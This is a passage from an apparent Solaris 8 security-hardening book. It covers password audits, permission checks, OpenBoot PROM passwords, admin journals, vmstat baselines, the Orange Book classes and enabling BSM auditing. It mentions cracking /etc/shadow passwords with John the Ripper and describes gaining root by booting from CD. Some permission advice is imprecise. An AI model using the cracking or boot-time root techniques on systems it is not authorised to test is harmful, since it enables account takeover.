As a final note, you may also wish to periodically audit your user's passwords by using a password cracking program such as John the Ripper (available from www.openwall.com/john/) to audit the passwords of your users. For strict, sensitive organizations, cracked passwords discovered by account audit often result in disciplinary actions. Therefore before using John the Ripper or any similar hacking tools, such as *dsniff*, be certain that you have authorization to use them. Otherwise *you* may be the one facing disciplinary actions.

Testing File Permissions

Enforcing proper password procedures may keep others from accessing your users' accounts, but not necessarily their files. Users may not realize that any files with access modes greater than 755 are dangerous. These files could be exploited to trick the user into running trojan applications, or worse, to write .rhosts files in the user's home directory. If your Solaris system allows use of the Berkeley r-commands (**rsh**, **rexec**, **rlogin**) then another user could exploit the bad permissions on the .rhosts file (or another file) to gain access to the original user's login. You should consider periodically checking the access modes on all data files and home directories. Improper access modes can easily be identified using the command **find /export/home -perm -755 -print**, which will print a listing of any files with permissions less restrictive than 755.

Securing against Physical Inspections

If the physical security at your location is lax, then it is conceivable that unauthorized personnel might obtain physical access to your Solaris system. An intruder with physical access to a Solaris server without a secured programmable read-only memory (PROM) is only moments away from root access. After all, they only need to boot from the CD into single user mode and change the password for the superuser account, or add a new superuser-equivalent account. Fortunately, the OpenBoot PROM on SPARC machines contain features that make it very difficult for an unauthorized individual to gain access to the raw system.

Any system can be hacked when the attacker has physical access for a long enough period of time. Even a secured OpenBoot PROM will not stop someone from opening your server's case (with a hacksaw and crowbar if necessary) and removing the disk drives. Once the disk drives are removed they can easily be mounted in another system for data theft or other misuse. Therefore, your location's physical security should be great enough to deter the forcible opening or removal of your servers.

Securing OpenBoot

Like most modern PC BIOSes you can specify that a password is required to access some or all of the configuration functions in the OpenBoot PROM. Access is restricted to the security modes identified in Table 1.5.

Table 1.5 Security Modes for Access to Configuration Functions in the OpenBoot PROM

Security Mode	Description
None	This is the default mode, wherein access is not restricted to PROM operation in any way.
Command	The commands **boot** and **go** are unrestricted, but only for booting from the default partition. All other access requires a password.
Full	Only the **go** command is unrestricted. All other access requires a password.

To set the security mode, use the **eeprom** command: **eeprom security-mode=***MODE*, where *MODE* is either **none**, **command**, or **full**. Once the mode has been set, the OpenBoot password can be set using the command **eeprom security-password**.

Finally, you can set a banner similar to the operating system banner using the eeprom command **eeprom oem-banner=***BANNER*, where BANNER is a text string (in quotes). Then, use the command **eeprom oem-banner?=true** to enable the banner.

Documenting Security Procedures and Configurations

Documentation is one of the more often overlooked aspects of security and system administration in general. Ideally, documentation should provide a paper trail that explains system configurations, patch levels, etc. in such a manner that the information can be easily absorbed by someone with little or no prior knowledge of the organization's layout. However, this ideal may be somewhat unrealistic, and it usually suffices to record security procedures and configurations in such a manner that others in your group who are familiar with the general layout will understand them.

Keep in mind that the primary goal of documentation is always to reduce losses to your organization resulting from unforeseen circumstances, such as the sudden loss of one of the senior Solaris administrators. Documentation will also assist in restoring a server to its functional state should a rebuild become necessary. If your organization has a large number of Solaris servers, any of which may exist in unique configurations, it becomes impossible to remember the specific details of each machine's configuration without proper documentation. With that in mind, this section will discuss some methods you can use for documenting your organization's environment.

Documenting Security Procedures

Documenting security procedures is very similar to documenting administrative work performed on your Solaris system. Exactly what needs to be documented and the granularity of documentation can be very site-specific, but at the minimum your system documentation should include the following:

- The fully qualified domain name (FQDN) of the system
- The date the system was brought into service
- Administrative contact information—preferably at least two contacts
- Basic system hardware information, such as the number of CPUs and the amount of physical RAM


- What functions the system provides, such as mail service, DHCP service, etc.
- System changelog

Ideally, when any changes are made to the system they are listed in the changelog as entries that include the date the change was made, who made the change, and some brief details about the change. That way, if you notice any changes to the system that have not been logged in the system journal, you can begin an investigation to determine the source of the unauthorized changes.

One scheme for implementing administration practices like these is to track all of the above information in a single hand-edited file, /var/adm/*hostname*.journal, such as the sample journal shown in Figure 1.8. For simplicity, you could also symlink this file as /var/adm/journal so that it isn't necessary to remember the system's hostname when checking the administrative log. This file should also be backed up frequently.

The journal file may include sensitive information, so take care to ensure that only administrators have access to the file. It should be owned by the user root and the sysadmin group and have an access mode of 660. You may also want to consider encrypting this file with *pgp* or *gpg* to prevent unauthorized users from gaining information in the event of a compromise of the root account or any of the sysadmin accounts.

Figure 1.8 Sample Journal



```
# ls -l /var/adm/journal /var/adm/sparky.journal
lrwxrwxrwx   1 root     other          14 Aug 15 13:58 /var/adm/journal -> sparky.journal
-rw-rw----   1 root     sysadmin      694 Aug 15 14:02 /var/adm/sparky.journal
# cat /var/adm/sparky.journal
System Name:           sparky.incoming-traveler.com
Installation Date:     06.30.2001
Admin Contact:         S. Carter x107
                       scarter@incoming-traveler.com
Hardware Info:         E220, 256MB, 2 CPU, DFC, 8GB Tape
System Functions:      DNS, NFS, Samba
NIS+ Domain:           Prod-Engr

Change Log
======================
06.30.2001 scarter Machine placed in service.
07.06.2001 scarter Applied patch 105686-02
07.13.2001 scarter Added account for djackson (Departmental Transfer)
07.15.2001 scarter Disabled account for tsalc (User left company)
07.24.2001 scarter Added read-only Samba share /export/home/picnic for
                   company picnic information.
08.01.2001 scarter Added new dev server dev-0521 to DNS as 172.18.0.19
# 
```

Documenting System Configurations

Some telltale signs of unusual activity on your Solaris system are sudden, unexplained increases in resource utilization. For example, if an intruder is attempting to compile additional hacking tools, the use of the compiler will drastically increase CPU utilization for the duration of that process. If these tools are complex, such as the vulnerability assessment tool *Nessus*, the compile time duration may be significantly long to warrant investigation. Clearly, not all increases in resource utilization are the result of system intruders, but they may still warrant investigation.

When investigating mysterious spikes in resource utilization, it's important to have baseline data for comparison. Your baseline data should also be somewhat dynamic, which is to say that what's happening on your Solaris systems today is probably somewhat different than what the system was doing a year or two ago. Baseline data should be recaptured at periodic intervals appropriate for your site, especially when systems take on extended functionality such as adding another network service.

Obtaining Disk Usage Information

Free space is an important asset on your Solaris system. Intruders may attempt to subvert this resource by turning your Solaris system into a server for pirated music and software at your expense. Not only is your organization liable for this unauthorized distribution, but it also costs your organization money: bandwidth isn't free, and once the intruder distributes connection information to your server, your site's bandwidth is likely to be throttled, preventing your employees and partners from accessing your systems for production use.


Attackers might also fill up your free disk space as a means of denial of service. For example, some intruders may attempt to cover their tracks by filling your /var file system with bogus information. Once /var is full no more system logs can be written, and the attacker can do whatever he wishes without fear of his attacks being logged. For all of these reasons, it's important to keep tabs on the usage of each of your Solaris server's file systems.

Your primary tool for tracking disk capacity is the **df** command, which was designed for exactly this purpose. By default, the **df** command will list the free, used and total blocks on all mounted file systems. For this reason, the **-k** switch is most often used in conjunction with the **df** command to display free, used and total space in kilobytes instead of blocks. If you are only interested in a particular file system, you can also specify that file system in the command. For example, the command **df -k /var** would display the free, used and total disk space in kilobytes for only the /var file system.

Gathering System Information with *vmstat*

Probably the most valuable tool for gathering system resource information is *vmstat*. In fact, you will more likely use *vmstat* than *sdtprocess* (discussed earlier in this chapter) to gather resource utilization because *vmstat* (combined with *awk*) lends itself easily to data collection scripting. This section will serve as a brief introduction to performance analysis with *vmstat* by identifying the more important metrics it collects. Usually *vmstat* takes two arguments when invoked, the first being the collection interval in seconds and the second being the number of collections to take. If the second argument is omitted, data collection will run indefinitely. Figure 1.9 gives a sample *vmstat* output of 20 samples collected at five-second intervals.

Figure 1.9 Sample *vmstat* Output



```
# vmstat 5 20
 procs     memory            page            disk          faults      cpu
 r b w   swap  free  re  mf pi po fr de sr f0 s0 -- --   in   sy   cs us sy id
 0 0 0 705060 213544 15  52 36  0  0  0  0  0  6  0  0 5806  105  136  4 24 72
 0 0 0 704732 213368  0   3  0  0  0  0  0  0  0  0  0 5882    7  136  0 17 83
 0 0 0 704732 213368  0   0  0  0  0  0  0  0  0  0  0 5874    2  139  0 18 82
 0 0 0 704616 212996  1  19 236 0  0  0  0  0 60  0  0 6045  770  241  4 48 51
 0 0 0 704292 211032  0   0 335 0  0  0  0  0 83  0  0 6104 1105  280  4 59 37
 0 0 0 704140 211448  7   0 24  0  0  0  0  0  7  0  0 5881  232  133  1 24 75
 0 0 0 704152 211456  0   0  0  0  0  0  0  0  0  0  0 5872    2  134  0 17 83
 0 0 0 704152 211456  0   0  0  0  0  0  0  0  0  0  0 5876    5  124  0 19 81
 0 0 0 703708 211008  5  19 68  0  0  0  0  0 41  0  0 6007 1080  191  7 69 24
 0 0 0 702572 209544  4   0 45  0  0  0  0  0 19  0  0 5934 1329  171  8 84  8
 0 0 0 702432 208872  1   0 77  0  0  0  0  0 26  0  0 5863 1214  189  8 85  7
 0 0 0 702228 208616  4   0 127 0  0  0  0  0 31  0  0 5975 1280  188  7 79 14
 0 0 0 702096 208404  4   0 87  0  0  0  0  0 25  0  0 5978 1245  173  8 81 11
 0 0 0 702088 208396  4   0 152 0  0  0  0  0 58  0  0 6006 1240  196  8 78 15
 0 0 0 702008 208308  1   0 130 0  0  0  0  0 65  0  0 6089  980  195  7 69 24
 0 0 0 702056 208432  0   0  3  0  0  0  0  0  1  0  0 5874   19  136  0 16 84
 0 0 0 702076 208452  0   0  0  0  0  0  0  0  0  0  0 5874    3  136  0 17 83
 0 0 0 702076 208452  0   0  0  0  0  0  0  0  0  0  0 5872    2  134  0 18 82
 0 0 0 702076 208448  0   0  0  0  0  0  0  0  0  0  0 5873   70  137  1 19 80
 procs     memory            page            disk          faults      cpu
 r b w   swap  free  re  mf pi po fr de sr f0 s0 -- --   in   sy   cs us sy id
 0 0 0 702076 208448  0   0  0  0  0  0  0  0  0  0  0 5873    5  134  0 17 83
# 
```

At first glance, you may notice that the very first line of numbers stands significantly different from all other collections. This is because the initial line is an average of each metric since the system was booted; it should generally be disregarded unless your system has significant uptime (more than 30 days).

CPU load must be determined by examining utilization and the process run queue. The last three columns of output provide information on CPU utilization, where "us" refers to userland processes, "sy" refers to system processes and "id" denotes idle CPU power. The sum of these three columns will always equal 100 percent. A good rule of thumb for these numbers denotes that a 3:1 ratio between system and userland processes is ideal. For example, 60 percent user, 20 percent system and 20 percent idle would be an acceptable average for these metrics over a large time interval. Note that it is possible for your CPU to run at a very high level continuously but not affect system performance. As long as the process run queue, denoted in the very first column as zero, your processor will not be overworked. If there are continuous processes in the run queue, then your processor is likely a bottleneck. From our sample output, we can see that the system is functioning well within desired parameters with respect to CPU load.

Diagnosing memory load requires information from the free list, swap space and paging. Most important of these is the size of the free list, which indicates the amount of physical RAM available to the system. The free list is listed in the "free" column; for our example system it is roughly 208 MB. Be aware that some applications, such as Oracle, may allocate large chunks of RAM before they are actually used, so you can't rely on the size of the free list alone to determine memory status. Therefore, you also need to examine system swap in the "swap" column and paging metrics, which are "pi" for the page-ins and "po" for the page-outs. The server in this example has roughly 700 MB of swap available, occasionally pages in and never seems to page out, which indicates acceptable performance. (Concurrently, a low amount of available swap space and excessive system page-ins and page-outs would indicate poor performance.) Note that it is not uncommon to have periodic page metrics in the thousands for very short time periods, but neither page-ins nor page-outs should be large at the same time or for any period of time. Systems low enough on available memory to become unstable will have additional symptoms, such as nonzero values in the "w" column, indicating executable processes that have been swapped to disk.

We've only tapped the surface of performance analysis here. Using the tools and techniques described above should be more than adequate for observing the increased system activity usually caused by intruders, but for more detailed information on *vmstat* and performance monitoring, please refer to the man pages and Answerbook documentation.

Summary

The goals of this chapter were to introduce you to good security practices and to begin orienting you to think with a "security first!" mindset, because if your systems aren't secure, then neither is your business. We've also covered a lot of ground in this chapter with respect to hardening Solaris hosts.

We've exposed the default Solaris security levels by noting that the umask setting allows any user to read any other user's files by default. To keep your users honest, we've looked into displaying Authorized Use banners where appropriate.

Our evaluation of Solaris security configuration showed us that cleartext protocols like Telnet and FTP are extremely insecure. To combat attacks from the external network, we've also learned to shut off unnecessary system daemons (such as finger and chargen), and to demote some programs (such as Sendmail) to run with lower privileges.

Monitoring our system security has taught us to examine the access logs and the sulog to note signs of preliminary system invasion. We introduced GUI monitoring tools such as *sdtperfmeter* and *sdtprocess*. Failed logins should now be logged in /var/adm/loginlog.

Our Solaris system security was tested by informing our users about choosing strong passwords and then using a password cracking program against the /etc/shadow file to ferret out any of our user's poor password choices. We also looked at tracking insecure file permission modes using the **find** command.

Similarly, we tightened the OpenBoot PROM security by requiring a password to make modifications to the system's PROM settings, or when choosing to boot from any media other than the default. We also looked into adding another Authorized Use banner to dissuade intrusion, and discussed how systems can be cracked if the intruder has enough physical access to the system.

Finally, we learned how to document our Solaris systems by taking periodic snapshots of system performance using command-line tools. We also learned how to document and track changes to the system in such a way that unauthorized changes can be easily identified.

Solutions Fast Track

Exposing Default Solaris Security Levels

☑ Consider changing the umask in /etc/profile from the default value of 022 to something more restrictive, such as 027.

☑ Disable FTP access for all users by adding every entry from /etc/passwd to /etc/ftpusers. Restore access on a case-by-case basis by removing entries from /etc/ftpusers.

☑ Replace insecure cleartext daemons, such as FTP, Telnet and the Berkeley r-commands, with a secure replacement like SSH or OpenSSH.

☑ Create Authorized Use banners in /etc/motd and /etc/issue.

Evaluating Current Solaris Security Configurations

☑ Examine and disable any unnecessary network services, such as finger and echo.

☑ Some system daemons, such as Sendmail, run with more privilege than necessary. Reconfigure these to run with less privilege as a nonroot user.

Monitoring Solaris Systems

☑ Two excellent GUI monitoring tools are sdtprocess and sdtperfmeter.

☑ Record failed login attempts by creating the /var/adm/login logfile.

☑ Keep an eye on who is logging into the system using the **who** and **last** commands.

☑ Find out who has been using the root account by tracking access to the **su** command in /var/adm/sulog.

Testing Security

☑ Instruct your users in the ways of selecting secure passwords.

- ☑ Audit user's password selections from time to time by trying to decipher them using a cracking program.
- ☑ Monitor the system for rogue world-writable files, and change their access modes to something more restrictive (775 at the minimum, but preferably 644).

Securing against Physical Inspections

- ☑ Change the security mode in the OpenBoot PROM to protect the system from booting from unauthorized media.
- ☑ Set a password that restricts access to OpenBoot configuration.
- ☑ Set the oem-banner to display an Authorized Use banner similar to the one used in /etc/issue and /etc/motd.

Documenting Security Procedures and Configurations

- ☑ Create an administrative log, such as /var/adm/*hostname*.journal, that logs administrative changes made to the system as well as system information like the hardware configuration.
- ☑ Take periodic snapshots of the free disk space with the **df** command.
- ☑ Take periodic snapshots of the CPU and memory utilization metrics with the **vmstat** command.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Why is it necessary for me to secure my Solaris system? I don't have any data that anyone would want to steal.

A: Not all system cracking is about stealing information, and many hackers don't care at all about the specifics of your system beyond it's Internet connection. Some attackers want to steal your bandwidth to distribute pirated music and software, while others are just trying to impress their friends. If your systems are connected to the Internet they *will* be attacked; it's only a matter of time. Most of these attacks are likely to come from inexperienced attackers who are easily averted if your system has been kept up-to-date with Sun's security patches.

Q: What's wrong with setting the access mode of a file or directory to 777? Everyone needs to have access to this file or directory, and this is a solution that works fine for our setup.

A: While setting files or directories to access mode 777 is a quick fix for many permissions-based problems, it is a poor solution at best and a gaping security hole at worst, especially if any of these world-writable files are also SUID or SGID. World-readable files are commonplace, and in general, as long as these files do not hold confidential or crucial system information, allowing everyone read access to these files is acceptable. However, I can think of no cases where any file or directory (outside of /tmp) should be writable by everyone. When you discover a permissions-based problem, instead of using mode 777 for a quick fix investigate further and determine who *requires* access. Then, create a new group for these personnel and set the group permissions accordingly. You may deem it necessary to make a particular file or directory group-writable, which is acceptable in many cases and certainly much more secure than making the file or directory world-writable.

Q: Everyone who works in our organization is trustworthy. Why do I need to be so concerned with all of this logging and monitoring?

A: If your Solaris systems are connected to the Internet, then others will try and possibly succeed in accessing them. These outsiders are the primary group you should be concerned about when logging and monitoring. However, even the most seemingly honorable of your users may surprise you when faced with extenuating circumstances, such as unexpected layoffs. At times like these, heightened emotions may get the best of them and they may turn to sabotage or data theft if they think they can get away with it. Logging and monitoring often serve to curtail this type of behavior.

Q: I want to make my Solaris system completely 100 percent secure from hackers. What do I need to do?

A: Seal your Solaris system in concrete and dump it in the ocean over the Marianas trench. When it hits the sea bottom it will be 99.999 percent secure. No system that does any sort of useful work will ever be completely secure. Since attackers will *usually* seek the path of least resistance, your goal in securing your Solaris servers should be to make it not worth the effort required to break into your systems. While this might keep a majority of the hackers away from your systems, the sad corollary is that you will be challenging the minority of hackers, who thrive on breaking into highly secured systems.

Chapter 2

Securing Solaris with the Bundled Security Tools

Solutions in this chapter:

Introduction

How much security is too much? How much is not enough? These questions are very difficult to answer with conviction when you are designing a secure system, but it is essential that they are answered correctly. Layers upon layers of packages, add-ons, and utilities are available to augment security in the Solaris 8 Operating Environment (OE). Sometimes, security is not a great concern.

For example, if an administrator has a Solaris 8 system that contains nonsensitive data behind a secure firewall, he or she might need no more security than what is provided by default to ensure that the data's integrity is not compromised by users' everyday work. The Solaris 8 OE provides sufficient security to accomplish this particular goal by maintaining personal file access and ownership with Discretionary Access Controls. However, should you need to protect sensitive material such as trade secrets, legal information, confidential personnel files, or accounting information, even behind an adequate firewall, the system must be secured not only from attacks from the Internet but from those allowed into the organization's internal network as well.

As dangerous as Internet hackers are with their capricious network pranks, the threat of internal corporate espionage is perhaps more pervasive and detrimental. Often, to the Internet hacker, the hack is the thing, meaning that the hacker's goal is to accomplish the hack. Once accomplished, the data residing on the system or the back door established by the virus is more an afterthought than a useful goal to the hacker. This is seen in the structure of most viruses and worms today. Sometimes, the threat of more virulent viruses seems to be more a media event than a reality. For the most part, viruses and worms are designed merely to proliferate and replicate themselves throughout a network. Their major detriment tends to be the impact on resources rather than the destruction or theft of data. Many companies have either succeeded or failed based on their ability to protect their research and trade secrets. Indeed, many other companies have succeeded by their ability to successfully steal the ideas and research of others.

When you, as an agent for whatever organization you work for, are put in charge of the welfare and security of the company's crucial data, it can feel somewhat overwhelming. You might start to feel paranoid, as though you will find security breaches everywhere. Embrace this feeling. It's a good thing.

This chapter attempts to give you a brief overview of security from the perspective of its current implementation in the Solaris 8 OE. It will explain how that implementation fits into the overall history of system security as it has developed. In addition to that overview, it provides a brief description of some of the differences Trusted Solaris 8 OE provides in a much more robust level of system security by default. Finally, the chapter discusses a sampling of supplemental security packages available to augment and enhance security under the Solaris 8 OE.

The Orange Book

Security, as it is structured today, had its beginnings in 1985 with the publication of a book that became an imperative for computer hackers everywhere: the so-called Orange Book. This publication, actually entitled *Trusted Computer System Evaluation Criteria, DOD Standard 5200.28-STD, December 1985* (also referred to as TCSEC), is a synopsis of a collection of materials nicknamed the Rainbow Series. The name was derived because its binders were brightly color-coded. These criteria were developed by a group under control of the Department of Defense (DOD) and the National Security Agency (NSA), called the U.S. Government National Computer Security Council. It describes the requirements outlined by the federal government to ensure security of data residing on computers, emulating the existing hierarchy as it was already structured in their paper-oriented bureaucracy. This system gave rise to the classification of computer system security designated by the combination of a letter and a number, such as C2 security, which became the de facto industry standards and are still in use today, even though the DOD standards have changed. Because of the comprehensive nature of this document in its establishment of existing security structures, the understanding of its concepts and logical hierarchy is still considered a fundamental core for both security developers and hackers. An excellent source for Orange Book references can be found at www.dynamoo.com.

The classifications of Orange Book standards are familiar to most experienced system administrators on some level. When we install the Solaris 8 OE, we are defaulted to a level of enhanced C1 security that can be upgraded to C2 security with the configuration of the SunSHIELD Basic Security Module (BSM). BSM allows you to add the criteria of auditing user activities and controlling access to devices on Solaris 8. These controls, along with the requirement for user accounts and passwords and the ability to restrict access to files, comprised the requirement to reach the security level of C2. The following items are a summary of the Orange Book security criteria:

- **D, Minimal** This is a nonsecure system. Provided as a point of reference on a conceptual level. This type of system rarely exists in the real world.

- **C, Discretionary** This group of classifications is the lowest level of trusted computer bases (TCBs).
- **C1, Discretionary Security** This is the most basic level of security for virtually all operating systems today. It requires fundamental criteria such as file-level permissions and protections, username and password access, a protected operating system, and auditing methodologies.
- **C2, Controlled Access** C2 is the first level of security in which the administrator truly has comprehensive capabilities over system security. This level requires access control down to the object level, meaning any individual item must be afforded some means of access restriction. Additionally, authorization for system access must be designated by a trusted administrator or administration group, and auditing capabilities are enhanced. At this level, flexibility of the security design is still largely left up to the administrator and the security policy of the environment. Such things as Role-Based Access Control (RBAC), which we discuss later, that are mandatory at higher levels are available should they be needed.
- **B, Mandatory Protection** At this group level of classification, TCB protection criteria become mandatory.
- **B1, Labeled Security** As you might suspect, at this level, where federal mandates come into effect, security gets quite a bit more complicated. One of the additions to C2 requirements that become mandatory at this point is the secure access of labeled objects. As an easily understood example, the DOD's own criteria for labeling makes a good illustration. The DOD has documents whose secrecy criteria are labeled *classified* and *top secret*. Under these labeling criteria, such classifications can be applied to any computer object, whether a file, a process, or even a physical device, so that only those users with a clearance level of, say, classified may access objects with that security classification. Conversely, a user with a classified clearance would have no access to objects protected by the top-secret level of access control. So, if a person with top-secret clearance tried to print a top-secret document on a printer whose label was classified, he would get an access error message because the printer did not have sufficient security clearance. Another mandatory addition to C2 security is the requirement for RBACs on the administrative level, eliminating the existence of all-powerful Superuser accounts such as root. Other criteria include greater overall protections for the operating

environment, further enhanced auditing, and the ability to maintain label integrity when data is moved.

- **B2, Structured** B2 takes security into a high mode of auditing capabilities. Mandatory access to all system objects is required. Trusted path communications are required between clients and servers. Administrative functions are required to be split into autonomous units so that no one entity can have total system control, and mandatory auditing and notification protocols are required.
- **B3, Security Domains** In essence, these rare systems are B2 systems with the rest of the security holes plugged. They are required to have no design flaws in TCB, auditing for already required system security auditing and automatic security analysis.
- **A, Verified** This is the highest level of security classification.
- **A1, Verified** This level requires proof that there are no flaws in either design or implementation of the TCB through redundant, independent third-party testing.

The Orange Book security standards have become a common knowledge factor in computer security. Even though they are not generally discussed in security seminars or hacking circles, most experienced server administrators are aware of C2-level security primarily because it exists as an option upon installation of the operating environment. Most administrators are also aware of the differences between the default level of security for the operating environment and the C2 level of security because, at one time or another, they have configured C2 security (although many are not aware that the default level is classified as C1). With an understanding of the security structure as it was established by the Orange Book, we can gain perspective on the foundation of security. Such perspective not only allows us to understand from where the technology of today has evolved, but it gives us the ability to anticipate and recognize the threats of the future.

Although such attacks as denial of service and protection from viruses and worms are an important part of today's security concerns, ultimately the fundamental concern addressed in the Orange Book—protecting data—is still of paramount importance. In such matters, knowledge gives us the strategy to succeed. In the classic film *Patton,* the actor George C. Scott in the title role had a brilliant line during the scene when a massive tank battle is engaged in North Africa against the German military genius Rommel. Scott as Patton is observing from the rear as his tanks outmaneuver and anticipate Rommel's attack, taking decisive and devastating action against Rommel's onslaught and negating it. Patton chuckles behind his field glasses and mutters, "I read your book, you magnificent bastard. I read your book." Similarly, as administrators in charge of our organization's data security, we must "read the book" of the hackers and attackers who want to get at that data.

Choosing Solaris 8 C2 Security

SunSHIELD Basic Security Module (BSM) is a script-driven package that is provided during the default install of the Solaris 8 OE. Comprehensive auditing capabilities are introduced into the Solaris operating environment with Solaris 8 C2 level security. Under Solaris 8 with the BSM installed, the administrator can establish auditing for most of what would be considered the most prevalent violations of security, such as login failures, remote login failures, file access violations, and file modifications. Auditing, in and of itself, can be a deterrent to a would-be hacker. Knowing that his attempts will be recorded could deter some of the more common internal theft or misuse of protected data. However, even though auditing might not intimidate some more ambitious threats, it is still an administrator's best bet at finding an incursion and nullifying it.

Auditing is a balancing act. No other optional system function can be a greater burden on system resources. Auditing on a busy system, with auditing on all events turned on, would require the constant attention of a system administrator to monitor, analyze, and purge or archive the logs created. The CPU cycles, memory usage, and disk I/O would take their toll on the system as well, robbing users of their resources. So the system administrator must pick and choose what features to audit and what to leave out in order to maximize the benefit of having an extensive security policy in place, but not to the point of overwhelming the system resources. A good routine to start with is to monitor the logs twice a day and archive once a week. So, within a short time, the system administrator can easily see the size of a routine audit log and calculate the amount of disk space needed for a week. This would also give the system administrator the chance to adjust the amount of auditing being done and balance it against the impact on the system. Barring an attack on the system or some other anomaly, this practice provides an adequate policy for maintaining audit logs with a minimum of detriment to the system.

Tools & Traps…

Deterrents

For the most part, the deterrent of auditing as an effective, proactive means of protecting your data relies heavily on the subject being widely known. This is an area in which many administrators fail to accomplish their goals primarily because it involves procedures beyond their direct control. The idea behind using auditing as a deterrent is that auditing should be used only reactively, as a last resort. In other words, you don't want employees to find out that you have auditing in place when the security guards show up with empty boxes in which they should pack their stuff prior to being escorted from the building. This requires a concerted effort between the administrator's department and that of the human resources department, management, or whatever body services the training or initial orientation for employees. The employees must know, in no uncertain terms, exactly what their boundaries are with regard to computer security. They must know for what offenses they can be fired and for what offenses they will be reprimanded. Then it is up to the administrator to decide whether the employee's actions fall outside the guidelines established by security policy and should be reported to management, or whether there was simply an accidental infraction. Establishing the basis of the situation is usually not too difficult once the administrator has some experience with auditing. For example, if a user has multiple login violations with a username he or she has on another system, that, of course, is merely an accident. But should there be multiple login violations using different usernames, the source needs to be investigated.

Regardless of how well the fact that auditing is in place is proliferated throughout an organization, there will always be those who push the envelope. People who should know better often get caught breaking the rules, and they often end up paying the price for it. There is rarely a way to convince someone who thinks they are indispensable and therefore above reproach that they are, in reality, neither. Unfortunately, with regard to system security, it falls under the duty of the administrator to provide that reality check, even if the task is sometimes an unpleasant one.

Configuring Auditing

Auditing is enabled when BSM is configured for a system. The first step in the process is to bring the system down to init level 1. This can be done with the following command from the root account:

```
# /usr/sbin/init 1
```

or

```
# /etc/telinit 1
```

C2 security is enabled with the **/etc/security/bsmconv** script, such as:

```
# cd /etc/security
# ./bsmconv
```

Then the system is rebooted and auditing is enabled.

Conversely, C2 security can be disabled by following the same procedure and executing the **/etc/security/bsmunconv** script instead of **/etc/security/bsmconv**. The output of running the **bsmconv** script looks like the following:

```
root # ./bsmconv
This script is used to enable the Basic Security Module (BSM).
Shall we continue with the conversion now? [y/n] y
bsmconv: INFO: checking startup file.
bsmconv: INFO: move aside /etc/rc2.d/S92volmgt.
bsmconv: INFO: turning on audit module.
bsmconv: INFO: initializing device allocation files.
The Basic Security Module is ready.
If there were any errors, please fix them now.
Configure BSM by editing files located in /etc/security.
Reboot this system now to come up with BSM enabled.
root #
```

The following code shows a listing of the /etc/security directory. Each of the files has a different functionality regarding associated aspects of the auditing function:

```
root # ls –l /etc/security
total 88
drwxr-xr-x  3 root   sys     512 Mar 28 10:06 audit
```

```
-rw-r--r--  1 root   sys      728 Jan 5 2000 audit_class
-rw-r-----  1 root   sys      149 Jan 5 2000 audit_control
-rw-rw----  1 root   root     54 Sep 4 13:49 audit_data
-rw-r--r--  1 root   sys      10772 Jan 5 2000 audit_event
-rwxr--r--  1 root   sys      84 Sep 4 13:08 audit_startup
-rw-r-----  1 root   sys      188 Jan 5 2000 audit_user
-rwxr-----  1 root   sys      5339 Jan 5 2000 audit_warn
-rw-r--r--  1 root   sys      1877 Mar 28 10:07 auth_attr
-rwxr-----  1 root   sys      4587 Jan 5 2000 bsmconv
-rwxr-----  1 root   sys      3169 Jan 5 2000 bsmunconv
drwxr-xr-x  2 root   sys      512 Mar 28 10:06 dev
-rw-r--r--  1 root   other    388 Sep 4 13:08 device_allocate
-rw-r--r--  1 root   other    1149 Sep 4 13:08 device_maps
-rw-r--r--  1 root   sys      1428 Mar 28 10:07 exec_attr
drwxr-xr-x  2 root   sys      512 Mar 28 10:06 lib
-rw-r--r--  1 root   sys      236 Mar 28 10:07 policy.conf
-rw-r--r--  1 root   sys      596 Mar 28 10:07 prof_attr
drwxr-xr-x  2 root   sys      512 Sep 4 13:08 spool
root #
```

A comprehensive and detailed description of the functionality of all the files listed would in itself fill a book, so discuss only the primary salient points regarding auditing here. This explanation will be sufficient to give you a basic understanding of auditing that can be augmented through referring to Solaris documentation for specifics.

NOTE

